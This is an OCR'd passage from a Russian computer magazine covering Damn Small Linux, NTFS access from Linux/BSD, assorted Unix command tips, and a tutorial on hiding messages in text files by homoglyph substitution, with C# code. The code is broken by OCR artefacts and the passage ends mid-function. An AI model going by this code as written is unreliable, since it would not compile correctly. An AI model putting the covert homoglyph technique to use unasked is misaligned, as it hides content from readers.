Разработчики DSL, пытаясь засунуть диск с Кноппиксом в карман рубашки, решили, что размер все-таки имеет значение и создали новый дистрибутив, выкинув все, по их мнению, ненужное и кое-что добавив. Вот так и появился DSL. Если ты ранее сталкивался с Knoppix, то найдешь много знакомого, удивят только размер и возможности. Традиционно DSL занимает 50 Мб и легко умещается на бизнес-карточку.

После загрузки пользователь в свое распоряжение получает полный набор приложений: XMMS (mp3, CD и MPEG), клиент FTP, браузеры Dillo, Netrik и Firefox, Sylpheed, файловые менеджеры emelFM и MC, ПО для работы с электронными таблицами, текстовый процессор Ted, три редактора (Beaver, Vim и Nano), Xpdf, Naim (AIM, ICQ, IRC), gPhone, VNCviwer, Rdesktop, сервер и клиент SSH/SCP, клиент DHCP, PPP, PPPoE, веб- и FTP-сервер, Sqlite, приложения для мониторинга системы, утилиты для администрирования, игры. Поддерживаются USB, PCMCIA и некоторые беспроводные девайсы. Учитывая малый вес приложений, DSL отлично себя чувствует на старом оборудовании. Если тебе этого мало, вызывай MyDSL Extension Tool и устанавливай недостающее из репозитария DSL. В 11 категориях можно найти все что угодно: от средств разработки и драйверов до игр и мультимедиа. Все приложения можно найти в меню. Есть инструменты, позволяющие пересобирать дистрибутив под свои требования.

Если требуются права root, используй sudo. Кстати, mc в этом случае станет красным. При необходимости все настройки можно сохранить в файл. К сожалению, с локализацией в DSL не фонтан. Выбор при загрузке dsl lang=ru никакого влияния на дальнейший процесс не оказывает, нет даже шрифтов. Да и как это все уместить в такой объем?

Изначально DSL — это LiveCD-дистрибутив, хотя после загрузки, выбрав один из пунктов меню, его легко можно установить на жесткий диск или USB-девайс. В меню «Apps → Tools → Install to USB Pendrive» два подпункта: USB-ZIP Pendrive и USB-HDD Pendrive. Связано это с тем, что сегодня существует два стандарта хранения информации на USB-флеш. Я выбрал второй вариант, установка и загрузка прошла без проблем.

NTFS: учимся читать и писать

КРИС КАСПЕРСКИ



Обеспечиваем полный доступ к NTFS-разделам под Linux/BSD

Половина юниксоидов уверена, что поддержка NTFS в Linux/BSD отсутствует. Другая половина знает, что NTFS-тома доступы по крайней мере на чтение, но писать они опасаются, наслушавшись ужасных историй о разрушенных данных десятилетней давности. В действительности NTFS-драйверы уже несколько лет как отлажены и достаточно стабильны. Однако в работе с NTFS есть куча тонкостей, игнорирование которых приводит к развалу файловой системы. Как избежать краха? Как восстановить поломанный том? Мыщъх знает. И не только знает, но и готов рассказать тебе.


Потребность в работе с NTFS-разделами в Linux/BSD возникает достаточно часто, особенно при совместном использовании нескольких операционных систем (одной из которых является NT, или что-то производное от нее) на мультизагрузочном винчестере. Проблема в том, что NT крайне враждебно относится к своим конкурентам и принципиально не переваривает «чужеродные» файловые системы. А Linux и BSD из всех файловых систем, входящих в NT, штатным образом поддерживают только FAT12/16/32 (причем русские имена часто превращаются в «крякозябры»).

Как организовать обмен данными между Linux/BSD и NT? Некоторые предпочитают использовать флешки, благо их объем постоянно растет и они вполне годятся на роль файлообменника. Еще можно отформатировать один или несколько разделов диска под FAT, однако это не лучший выход из ситуации. FAT страдает множеством ограничений: он часто теряет кластеры, не поддерживает файлы и диски большого объема, также отсутствуют атрибуты защиты и т. д. Чем скорее мы забудем это наследие времен MS-DOS — тем лучше. Другой вариант — установить NT-драйвер, позволяющий Винде работать с Linux/BSD-разделами как со своими собственными. Такие драйверы действительно есть, хотя и не получили большого распространения. Написанные энтузиастами (у которых нет ни средств, ни времени для продвижения их на рынок), они пылятся на серверах, никем не рекламируемые, и большинство пользователей даже не подозревает об их существовании. А зря! Взять хотя бы ffsdrv-драйвер, добавляющий в NT поддержку FFS/UFS (основных файловых систем Free/Net/OpenBSD). Отличная штука, которую (вместе с исходными текстами) можно бесплатно скачать с ffsdrv.sf.net.

Обратную операцию (то есть заставить Linux/BSD понимать NTFS) осуществить намного сложнее. И совсем не потому, что NTFS — весьма продвинутая файловая система, которая open source программистам не по зубам. Вовсе нет! В мире UNIX встречаются и более навороченные ФС (например, ReiserFS). Причина в том, что Microsoft держит NTFS под спудом, отказываясь ее документировать, и потому расшифровку всех ключевых структур приходится выполнять путем обратного проектирования, что требует высокой квалификации исследователей, а сама реконструкция спецификации отнимает кучу времени и сил, так что по большому счету это не программистская, а хакерская работа.



Графический менеджер драйвера ffsdrv



Главная страница проекта Linux-NTFS

С момента появления NTFS прошло более 15 лет, и за это время она была изучена вдоль и поперек. Свободные драйверы уже давно миновали стадию бета-версий, освоившись не только с чтением, но и с записью. Риск разрушения тома из-за ошибки в свободном драйвере является скорее психологическим, чем техническим фактором. Миллионы пользователей Linux/BSD монтируют NTFS-разделы на запись, доверяя свободным драйверам свои данные, и никто не жалуется! Единичные отказы, естественно, случаются, но имеют поправимый характер.
Составители *nix-дистрибутивов, проявляя свойственную им осторожность, либо вообще не включают в них свободные NTFS-драйверы, либо по умолчанию монтируют NTFS-разделы только на чтение, вызывая у пользователей уверенность, что запись реализована не лучшим образом и от нее следует держаться подальше. Действительно, NTFS-драйверы не свободны от проблем, и неподготовленному пользователю лучше с ними не связываться, однако все проблемы решаемы! Главное — это желание! Ну и документацию тоже невредно почитать.

NTFS в Linux

Первые свободные NTFS-драйверы возникли в рамках проекта Linux-NTFS Project. Он был основан хакером по прозвищу Martin von Loewis в далеком 1995 году (напоминаем, что Microsoft выбросила NTFS на рынок в 1993 году) и объединил целую плеяду знаменитых кодокопателей, которым потребовалось 2 года напряженных исследований на расшифровку базовых структур данных и создание первой стабильной версии свободного NTFS-драйвера, включенного в Linux-ядро в 1997 году (версия 2.1.74). Группа просуществовала до конца 90-х, а затем распалась. Причиной тому послужила мелкая ошибка в драйвере, вылившаяся в крупные неприятности. Драйвер не проверял версию файловой системы, поскольку в тот момент других версий NTFS попросту не существовало в природе! Но с выходом W2K Microsoft преподнесла довольно пакостный сюрприз в виде несущественных с точки зрения конечного пользователя, но фатальных с точки зрения программиста изменений файловой системы. В базовые структуры данных была добавлена пара новых полей. Соответственно, смещения всех остальных изменились, а драйвер, ожидающих их по старым адресам, при первой же попытке записи делал из диска кашу. Это не самым лучшим образом сказалось на его репутации, которую было уже не поднять и домкратом. Большинство историй о страшных разрушениях типа «дня Помпеи» берет свое начало именно здесь.
В 2002 году вышла новая версия NTFS-драйвера, переписанного с нуля уже новым командным составом: Anton Altaparmakov (лидер группы, создатель драйвера и служебных NTFS-утилит), Richard Russon, Jakob Kemi (создатели загружаемого модуля ядра), Pawel Kot (портирование нового драйвера в ядро) и другие.
Готовый к установке драйвер можно бесплатно скачать с сайта www.linux-ntfs.org, построенного по технологии wiki, существенно упрощающей процесс внесения изменений и уточнений в спецификацию, полученную, как уже говорилось, путем обратного проектирования и до сих пор незавершенную.
Microsoft не стоит на месте и непрерывно модифицирует свою файловую систему, вынуждая хакеров продолжать расшифровку, с чем они справляются вполне успешно, и текущая версия свободного драйвера поддерживает NTFS-разделы, созданные следующими операционными системами: NT 4.x, W2K, XP, Server 2003 и Vista (включая 32-битные и 64-битные версии). Драйвер превосходно справляется с чтением NTFS-томов, однако до сих пор не поддерживает запись в сжатые, зашифрованные или разряженные файлы (sparse-files), что, собственно говоря, и неудивительно, поскольку поддержка записи появилась лишь в 2005 году и программистам еще предстоит проделать уйму работы, прежде чем они доведут ее до ума. Практически все крупные дистрибутивы (за исключением RedHat/Fedora) уже поддерживают NTFS, и потому конечным пользователям нет никакой необходимости совершать какие-либо дополнительные телодвижения, ну разве что установить более свежую версию драйвера (примечание: RedHat и Fedora включают в себя альтернативный открытый драйвер NTFS-3G, о котором мы расскажем чуть ниже).
Проверить, поддерживает ли твой дистрибутив NTFS, поможет команда cat/proc/filesystems, и если NTFS действительно поддерживается, том смонтировать можно так:

```
# mkdir/mnt/windows
# mount/dev/hda1/mnt/windows -t ntfs -r -o nls=utf8
```

Здесь ключ '-r' означает монтирование только на чтение; если его убрать, то раздел будет доступен и на запись.
А как быть, если нам очень хочется заполучить полноценную поддержку NTFS, включающую в себя работу с журналом транзакций, запись в сжатые или разряженные файлы? Тогда можно воспользоваться одной из многочисленных оберток штатного драйвера ntfs.sys, которая подгружает его в виртуальную среду, эмулирующую исполнительную подсистему ntoskrnl.exe и обеспечивающую прозрачный ввод/вывод.
Достоинство этого метода в том, что мы получаем стопроцентную совместимость с NTFS-разделом, и потому риск испортить данные минимален. К тому же родной NTFS-драйвер обеспечивает намного более высокое быстродействие. Правда, эмулятор исполнительной системы съедает немалое количество памяти, что есть главный и, пожалуй, единственный существенный недостаток. Естественно, помимо обертки, нам потребуется дистрибутив Windows, поскольку лицензионные соглашения запрещают свободное распространение его компонентов. Но это не проблема! Если у нас есть NTFS-раздел, то логично предположить, что у нас имеется по меньшей мере одна копия Windows, так как у тру-юниксоидов потребности в работе с NTFS просто не возникает.
Осталось решить, какую обертку выбрать. Мыщъх долгое время пользуется оберткой от Jan'a Kratochvil'a, которую рекомендует и всем остальным. Последнюю версию, выпущенную в начале 2006 года, можно бесплатно скачать с www.jankratochvil.net/project/captive.
Архитектурно она состоит из свободной библиотеки FUSE (расшифровывающейся как Filesystem in Userspace — файловые системы в



Главная страница проекта NTFS-3G

Домашняя страничка Jan'a Kratochvil'a — создателя бесплатной обертки стандартного драйвера ntfs.sys

пользовательском пространстве (fuse.sf.net)), эмулятора исполнительной подсистемы NT, написанного на базе фрагментов исходных текстов, «позаимствованных» из открытого проекта ReactOS (www.reactos.com), транслятора запросов ввода/вывода, сделанного непосредственно самим Jan'ом Kratochvil'ом, и драйвера ntfs.sys, который пользователь должен самостоятельно выдрать из Windows-дистрибутива.
Монтирование дисков осуществляется вполне стандартным путем:

```
# mkdir/mnt/diskc
# mount -t captive-ntfs/dev/hda1/mnt/diskc
```

Кстати говоря, поскольку рассматриваемая обертка реализована как прикладной процесс, с одной стороны, она не уронит ядро, если что-нибудь пойдет не так, но с другой — «продвинутый» (в кавычках) пользователь может «покилять» процесс, не дав драйверу сохранить на диск модифицированные данные, что чревато крахом всего дискового тома.

NTFS в xBSD

BSD-подобные системы намного менее популярны, по сравнению с Linux, а на рабочих станциях они вообще редкость, в связи с чем NTFS-драйверы под них появились с большим опозданием.
Первый экспериментальный драйвер (кстати говоря, написанный российским программистом, скрывающимся под ником Семен) датируется 1999 годом, то есть он появился спустя целых 2 года после выпуска стабильной версии открытого Linux-драйвера — в компьютерной индустрии это огромный срок! Однако, после выхода нескольких бета-версий, пыл автора начал постепенно угасать и менее чем через полгода достиг абсолютного нуля. Обещанная полнофункциональная версия так и не вышла, в чем можно убедиться, посетив сайт iclub.nsu.ru/~semen/ntfs.

Несколько лет назад Anton Altaparmakov перенес открытый NTFS-драйвер с Linux'а на Mac OS X, отбранчив от основного проекта побочный продукт под названием NTFS-3G project, в настоящее время поддерживающий Mac OS X, FreeBSD, NetBSD, BeOS и Haiku.
Последнюю версию драйвера, датируемую 17 июня 2007 года, вместе с исходными текстами и документацией можно бесплатно скачать с сайта www.ntfs-3g.org. Однако вполне возможно, что ничего скачивать и не потребуется, поскольку некоторые дистрибутивы (как, например, PC-BSD), уже включают в себя драйвер NTFS-3G (естественно, второй или даже третьей свежести):

```
# mount -t ntfs-3g/dev/hda1/mnt/windows -o locale=ru_
RU.utf8
```

Кстати говоря, при попытке использования драйвера NTFS-3G под виртуальной машиной VMWare версии 5.0 и выше, последняя завершает свою работу крахом, для преодоления которого достаточно добавить в vmx-файл следующую строку:


```
mainMem.useNamedFile=FALSE
```

Заключение

Судя по всему, Microsoft утратила к NTFS всякий интерес, и, вопреки громким заявлениям о создании файловой системы нового поколения, Виста вышла с той же самой версией NTFS, что и XP. Благодаря этому обстоятельству, хакеры получили огромное преимущество, успев завершить расшифровку основных структур данных и выпустить открытые драйверы, поддерживающие более или менее полноценную работу с NTFS-разделами без угрозы потери данных.

Меры предосторожности при записи на NTFS-разделы

- Перед записью данных на NTFS-раздел из Linux/BSD настоятельно рекомендуется загрузить Windows и запустить chkdsk, чтобы убедиться в отсутствии ошибок. Дело в том, что штатный драйвер автоматически диагностирует дефекты файловой системы, блокируя запись до момента их исправления, а свободные драйверы — нет.
- После удаления/перемещения большого количества файлов и/или каталогов из-под Linux/BSD обязательно загрузи Windows и запусти chkdsk, поскольку свободные драйверы не учитывают ряд тонкостей NTFS, что ведет к накоплению мелких ошибок.
- При проверке тома, в который что-либо записывали свободные NTFS-драйверы, chkdsk, как правило, выдает сообщения об ошибках, однако это не повод для волнений. Обратись к документации, прилагаемой к драйверу, — в ней перечислены все некритичные ошибки и коротко описаны причины их появления.
- Никогда, ни при каких обстоятельствах не монтируй NTFS-раздел на запись, если работа Windows была завершена неправильно! В этом случае в журнале транзакций могут остаться записи, обеспечивающие откат при последующей загрузке операционной системы. Однако открытые драйверы все еще не поддерживают транзакции, а последствия отката диска, на который уже что-то писалось, непредсказуемы.
- Раздел, хотя бы однажды заполненный более чем на 90%, подвергается большому риску при монтировании на запись из-под Linux/BSD, поскольку при этом происходит усечение области, зарезервированной под метаданные. Свободные NTFS-драйверы обрабатывают эту ситуацию не совсем корректно.



АНДРЕЙ МАТВЕЕВ
/ ANDRUSHOCK@REAL.XAKEP.RU /

Tips'n'tricks юниксоида

ТРЮКИ И СОВЕТЫ ЮНИКСОИДУ

Доблестный юниксоид! Представляю твоему вниманию очередную подборку различных трюков, рекомендаций и советов, касающихся *nix-систем.

System

Получить полный листинг активных правил iptables:

```
# iptables -t nat -L -n -v
# iptables -t mangle -L -n -v
# iptables -t filter -L -n -v
```

Чтобы насильно обновить rpm-пакеджи, используй:

```
# rpm -Uvh --nodeps --force *.rpm
```

Содержимое системного журнала можно вывести на отдельную консоль, доступную по комбинации клавиш <Ctrl+Alt+F12>:

```
$ tail -f /var/log/messages > /dev/tty12
```

Монтирование образа, созданного в Windows с помощью Nero Burning Rom:

```
# mount -t udf,iso9660 -o loop,ro,offset=307200 image.nrg /mnt
```

Линуксовое семейство ls*-команд:

`lsof` — список всех открытых файлов;
`lsmod` — список всех загруженных модулей;
`lspci` — список PCI-устройств;
`lsusb` — список USB-устройств;
`lsscsi` — список SCSI-устройств;
`lshw` — полный список всех присутствующих в компьютере устройств.

Shell

Поменять в файле myfile.txt все слова luck на hack с помощью perl:

```
$ perl -pi -e 's/luck/hack/g' myfile.txt
```

То же самое проделывается в vi/vim следующим образом:

```
$ vi myfile.txt
:1,$s/luck/hack/g
```

Убрать все символы ^M из DOS'овского файла:

```
$ col -bx < dosfile.txt > newfile.txt
```

В текущей директории привести имена всех файлов и каталогов к нижнему регистру:

```
$ "ls" | while read name; do mv "$name" "`echo $name | tr A-Z a-z`"; done
```

Поиск заданного слова в каталоге /usr/src:

```
$ find /usr/src -type f -exec grep -i hack {} \;
```

Более информативный вывод (с помощью этого способа я нашел кучу багов в OpenBSD):

```
$ find /usr/src -type f -name '*.[chy]' -print | xargs grep -inC hack
```

Получить размер всех директорий в нужном каталоге:

```
$ find /usr/src -maxdepth 1 -type d -print | xargs du -sk | sort -rn
```

В некоторых случаях для получения списка директорий в текущем каталоге может оказаться полезным псевдоним dir:

```
alias dir='ls -alF | grep ^d'
```

Как вариант:

```
alias dir='ls -alF | grep /$'
```

Создать пайп для работы с программами, которые не умеют должным образом работать с STDIN/STDOUT (find приведен здесь только для примера, всю нижеследующую конструкцию можно заменить более простой: `find /usr/src | more`):

```
$ mkfifo ~/myinout
$ find /usr/src > ~/myinout &
$ more -f ~/myinout
```

Преобразовать справочную man-страницу в обычный текстовый файл:

```
$ man pf.conf | col -b > ~/pf.txt
```

Укороченная запись для создания резервной копии файла:

```
# cp /etc/passwd{,.bak}
```

То же самое, но с учетом текущей даты:

```
# cp /etc/passwd{,_`date +%d%m%Y`.bak}
```

Удалить все пустые строки из файла test.in:

```
$ sed -e '/^$/d' test.in > test.out
```

Network

Получение нужного RFC (в данном случае по IPsec) с помощью штатной программы whois:

```
$ whois -h whois.rfc.org.uk 2401 | less
```

Преобразование IP-адреса в шестнадцатеричный формат, может понадобиться, например, при настройке капризного бездискового клиента:

```
$ printf "%02X%02X%02X%02X\n" 192 168 5 253
C0A805FD
# ln -s /tftpboot/boot.net /tftpboot/C0A805FD.SUN4M
```

Чтобы посмотреть список своих расшаренных SMB и NFS-ресурсов, набирай:

```
$ smbclient -n -L 127.0.0.1
$ showmount -e
```

Ловим весь входящий трафик, исключая при этом трафик, генерируемый нашей ssh-сессией (здесь 212.34.XX.YY — сервер, 87.240.XX.YY — клиент):

```
# /usr/sbin/tcpdump -i fxp0 -nnnttt 'dst host 212.34.XX.YY and not (src host 87.240.XX.YY and dst port 22)'
```

Чтобы протестировать работу сетевого сервиса, который работает через SSL, выполняем:

```
$ openssl s_client -connect 192.168.1.1:443
```

СЕРГЕЙ «JOHN FROST» КОЛЕСНИК
/ JOHN-FROST@YANDEX.RU /

Секреты Джеймса Бонда

Передаем скрытые сообщения в файлах формата *.txt

В последнее время интерес к стеганографии начинает превышать интерес к криптографии, и это понятно, ведь скорость взлома шифрованной информации зависит только от мощности вычислительных ресурсов взломщика. Стеганография же предоставляет возможность скрыть сам факт передачи скрытых данных.

Что это такое и с чем его едят

Слово «стеганография» происходит от греческих слов steganos (тайна) и graphy (запись) и означает «тайнопись». Получается, что главной задачей стеганографии является скрытие факта передачи секретной информации. Поискав в интернете стеганографический софт, можно обнаружить большое количество программ от самых разных разработчиков: от продукции крупных компаний, занимающихся безопасностью, до всяческих «Суперскрывателей Текста В КартинГах», основанных на могучем алгоритме Василия Пупловенко, предположительно похищенном им из секретной лаборатории ГРУ :).
К большинству программ даже прилагаются исходники. Но, просмотрев пару-другую таких «шедевров» программерской мысли, мы погружаемся в дежавю: большинство авторов используют примерно один и тот же алгоритм (LSB,DCT и др.). Кто-то даже переделывает алгоритм под себя, что делает скрытие данных более устойчивым к вскрытию, а кто-то просто берет известную идею, прикрепляет к ней графические навороты и начинает продавать эту шпионскую софтину по заоблачным ценам. Ладно, оставим рассуждения преподавателям информатики и политикам (они за это деньги получают), а сами перейдем к делу.

О вредности известных алгоритмов

В настоящее время самыми популярными контейнерами, применяемыми для скрытия информации, являются графические, звуковые и видеофайлы. Причиной тому является несовершенство человеческий органов чувств: не каждый заметит небольшое изменение палитры изображения, трудно отличить звук CD-качества от его mp3-варианта с очень высоким битрейтом. Из этого следует, что в таких данных содержится избыточность, которую можно использовать для своих целей. Эти способы всем хороши, только все основные алгоритмы достаточно известны, и выудить скрытое послание не так уж сложно. Единственным выходом является написание своего метода скрытия информации, чем мы сейчас и займемся.

Вперед к новым тайнам

Итак, мы пришли к выводу, самой лучшей идеей будет создание своего собственного алгоритма для скрытия информации. Но перед тем как при-

«Заметить разницу можно только при переходе со стандартного шрифта на какой-нибудь покрасивее, но поскольку в файлах формата txt не хранится информация о шрифте и прочих красивостях, файл будет открываться со стандартным начертанием, и, следовательно, никто не ничего не заподозрит»

ступить к ее реализации, мы должны ответить на несколько вопросов:
1) Какой формат файлов мы используем для скрытия?
2) Какие требования мы предъявим к файлу?
3) Изменится ли размер файла?
4) Будет ли алгоритм изменяемым, чтобы его можно было переделать под себя?

Поразмыслив немного, я ответил следующим образом:
1) Мы будем использовать обычные текстовые файлы формата txt. Почему именно txt? Да потому что этот формат у большинства не вызывает подозрений, ведь он не содержит управляющих и служебных символов. Что написано текстом, то и есть на самом деле. Имеется и неплохой способ проверки: в ANSI-кодировке каждый символ занимает один байт, то есть сколько символов текста, столько байт и должен занимать файл (юникод-символ занимает два байта).
2) В нашем случае требования будут предъявляться только к объему файла (скоро узнаешь, почему).
3) Алгоритм не будет изменять оригинальный файл ни на байт и будет обладать неплохой изменяемостью.

Так, вроде бы с предварительной подготовкой мы закончили, перейдем к описанию самого алгоритма, а затем и непосредственно к кодингу.

Рождение идеи, или как это работает

Посмотри на рисунок с изображенными на нем хитрыми буковками. На первый взгляд, в нем нет ничего необычного и напоминает он открытый в стандартном виндовом редакторе файл шрифтов с сакраментальным «Съешь еще этих мягких французских…». Казалось бы, на нем изображен один и тот же текст, просто в разных строчках. Но зачем тогда слова english и russian? Конечно же, на этой картинке изображены буквы латинского и русского алфавита, имеющие одинаковое начертание. Заметить разницу можно только при переходе со стандартного шрифта на какой-нибудь покрасивее, но поскольку в файлах формата txt не хранится информация о шрифте и прочих красивостях, файл будет открываться со стандартным начертанием, и, следовательно, никто не ничего не заподозрит (вряд ли кто-то, открывая readme.txt, сразу будет изменять шрифты). Все привыкли к тому, что в обычном txt-файле ничего не может содержаться — ни скрытых данных, ни вредоносных программ — только видимый текст, а привычка, как известно, великая сила. Этим мы и воспользуемся :).

Итак, мы получили в свое распоряжение 16 букв (10 больших и 6 маленьких), теперь наметим примерный алгоритм: берем какой-нибудь файл с русским текстом (можно книгу), просматриваем все символы и меняем русские символы на латинские только нам известным способом. А вот каков он будет, зависит лишь от твоей, дорогой читатель, фантазии. Я, к примеру, сделал так, что следующая буква после замененного символа становится буквой скрытого текста. Ты же можешь придумать что-нибудь свое.

Начинаем кодить

Сейчас мы напишем программу, реализующую мой алгоритм замены, а ты потом легко переделаешь ее под себя, так что даже если кто-то и обнаружит факт скрытия информации, прочесть ее он все равно не сможет, поскольку не знает твой алгоритм кодирования.

Запускай Visual Studio .Net, выбирай новый проект, в качестве языка выбирай C# (алгоритм не зависит от языка и может быть легко перенесен на любой другой). На появившиеся окно кидай TextBox в количестве двух штук, три Button и два label.

Один TextBox мы будем использовать для отражения содержимого текстового файла, второй — для скрытого послания. Одна кнопка будет служить для открытия нужного файла, вторая, соответственно, будет сохранять, ну а третья — выводить инфу о разработчике (то есть о тебе). В результате у тебя должно получиться нечто похожее на то, что изображено на рисунке (конечно, необязательно делать такой убогий дизайн)


Как известно, прежде чем что-то считывать из файла, туда надо что-то записать, следовательно, мы должны научить нашу прогу анализировать текст, подставлять туда нужные символы и сохранять это чудо в файл.


Алгоритм сохранения будет таков:
1) считываем с TextBox'а (в котором хранится обычный текст) подряд все буквы, сравниваем каждую из них с буквой из другого TextBox'а (в котором хранится секретный текст);
2) если они совпадают, то смотрим предыдущую букву (из обычного текста), и если она совпадает с одной из букв, которые имеют одинаковое

ОТ РЕДАКТОРА
ЛОЗОВСКИЙ АЛЕКСАНДР

В принципе технология интересная. Но! Одно дело использовать ее, посылая письма молодой и симпатичной даме через TheBat (в формате plain text) так, чтобы ее бдительный бойфренд, перлюстрирующий почту, не смог ничего запалить :), и совсем другое — использовать для передачи действительно секретной информации. Алгоритм, в его нынешнем понимании, даже для студента-технаря представляет проблем не больше, чем знаменитый шифр Юлия Цезаря (да-да, тот самый «симетричний алгоритм шифрування підстановками» :)).




Пример работы нашей софтины



Внешний вид окна



▸ info

Первое упоминание о стеганографических методах в литературе принадлежит Геродоту, описавшему случай передачи сообщения Демартом, который соскабливал воск с дощечек, писал письмо прямо на дереве, а потом заново покрывал дощечки воском.

Другой эпизод, который относят к тем же временам, — передача послания с использованием головы раба. Для передачи тайного сообщения голову раба обривали, наносили на кожу татуировку и, когда волосы отрастали, отправляли с посланием.



▸ dvd

На диске ты найдешь исходник нашей программы, а также несколько текстовых файлов, в которых содержится скрытая информация и один оригинальный файл, который ты можешь использовать для кодирования своего текста.

написание в разных алфавитах, то заменяем ее русский вариант англоязычный аналогом;

3) записываем полученный текст в файл;


Этот алгоритм в реализации на си шарп ты можешь увидеть в блок-врезке (полный вариант — на нашем диске).

Теперь поговорим об алгоритме считывания скрытого текста из нашего файла. Тут все намного проще: открываем файл, если встречается англоязычный вариант нужной буквы, то записываем в секретный текст идущий слева от нее символ. Но как же быть, если там есть настоящий английский текст? Просто очень сложно найти текст полностью на русском. Думаем, ведь текст — это набор символов,

Функция, реализующая сохранение скрытого текста в обычном

```
private void bSaveFile_Click(object sender,
EventArgs e)
{
  // для хранения номера считанного символа
обычного текста
  int number2 = 0;
  // текущий номер символа секретного текста
  int number1 = 0;
  // для хранения промежуточных расчетов
  string temp = "";

  for (int j = 0; j < tbVisibleText.Text.
Length-1; j++)
  //перебираем все символы обычного текста
  {
    // если текущий элемент секретного текста
равен
    // элементу обычного текста, то...
                if ((tbHiddenText.
Text[number1].ToString().ToUpper()
== tbVisibleText.Text[j].ToString().
ToUpper()))
    {
      switch (tbVisibleText.Text[j – 1])
      //проверяем предыдущий символ
      {
        case 'A'://если это русская буква А
          temp = temp.Substring(0, temp.
Length – 1);
          temp += "A"; //заменяем англоязыч-
ным вариантом
          // теперь записываем следующие три
символа
          // во избежание совпадения с заме-
няемыми
          temp += tbVisibleText.Text[j];
          temp += tbVisibleText.Text[j+1];
          temp += tbVisibleText.Text[j+2];
          number1++; //записали на один
скрытый символ больше
          j+=2; //перепрыгиваем сразу на два
символа
          break;
                ... //здесь такой же кусок
кода, только другие буквы
        default:
          temp += tbVisibleText.Text[j];
          // если ни одна буква не совпадает,
          // просто записываем один символ
          break;
      }
    }
    else temp += tbVisibleText.Text[j]; //
иначе просто прибавляем его
  }
  ..
  //добавляем оставшийся кусок текста после
манипуляций
  temp += tbVisibleText.Text.
Substring(number2);
  //теперь записываем весь этот текст в
текстбокс
  tbVisibleText.Text = temp;
  if (saveFileDialog1.ShowDialog() ==
DialogResult.OK)
  //и сохраняем результат в файл
  {
    FileStream fs = new FileStream(saveFileD
ialog1.FileName, FileMode.Create);
    byte[] barray = Encoding.Unicode.
GetBytes(tbVisibleText.Text);
    fs.Write(barray, 0, barray.Length);
    fs.Close();
  }
}
```



Схожесть букв

«Съешь еще этих мягких французских булок...»

значит, если это текст, то справа или/и слева должны стоять тоже английские буквы. Проблема решена: если рядом с найденным символом справа или слева будут стоять тоже английские буквы, то это текст и дешифровать его не надо. Не очень эффективно, но зато поможет, если в тексте есть небольшие английские слова. Посмотрим на функцию, решающую все эти проблемы и выдирающую секретный текст:

```
private string GetSecretSymbols(string text)
{
  // для проверки, английский этот текст или всего лишь
символ
  bool beng=false;
  //английский алфавит
  string seng = "qwertyuiopasdfghjklzxcvbnm";
  //строка, куда будут помещены секретные символы
  string secrets="";
  // перебираем все символы переданного нам текста
  for (int i = 0; i < text.Length-1; i++)
  {
    switch (text[i])
    {
       //и если это один из наших замененных вариантов
          case 'A':
   case 'B':
   case 'C':
   case 'E':
   case 'H':
   case 'M':
   case 'O':
   case 'P':
   case 'T':
   case 'X':
   case 'a':
   case 'c':
   case 'e':
   case 'o':
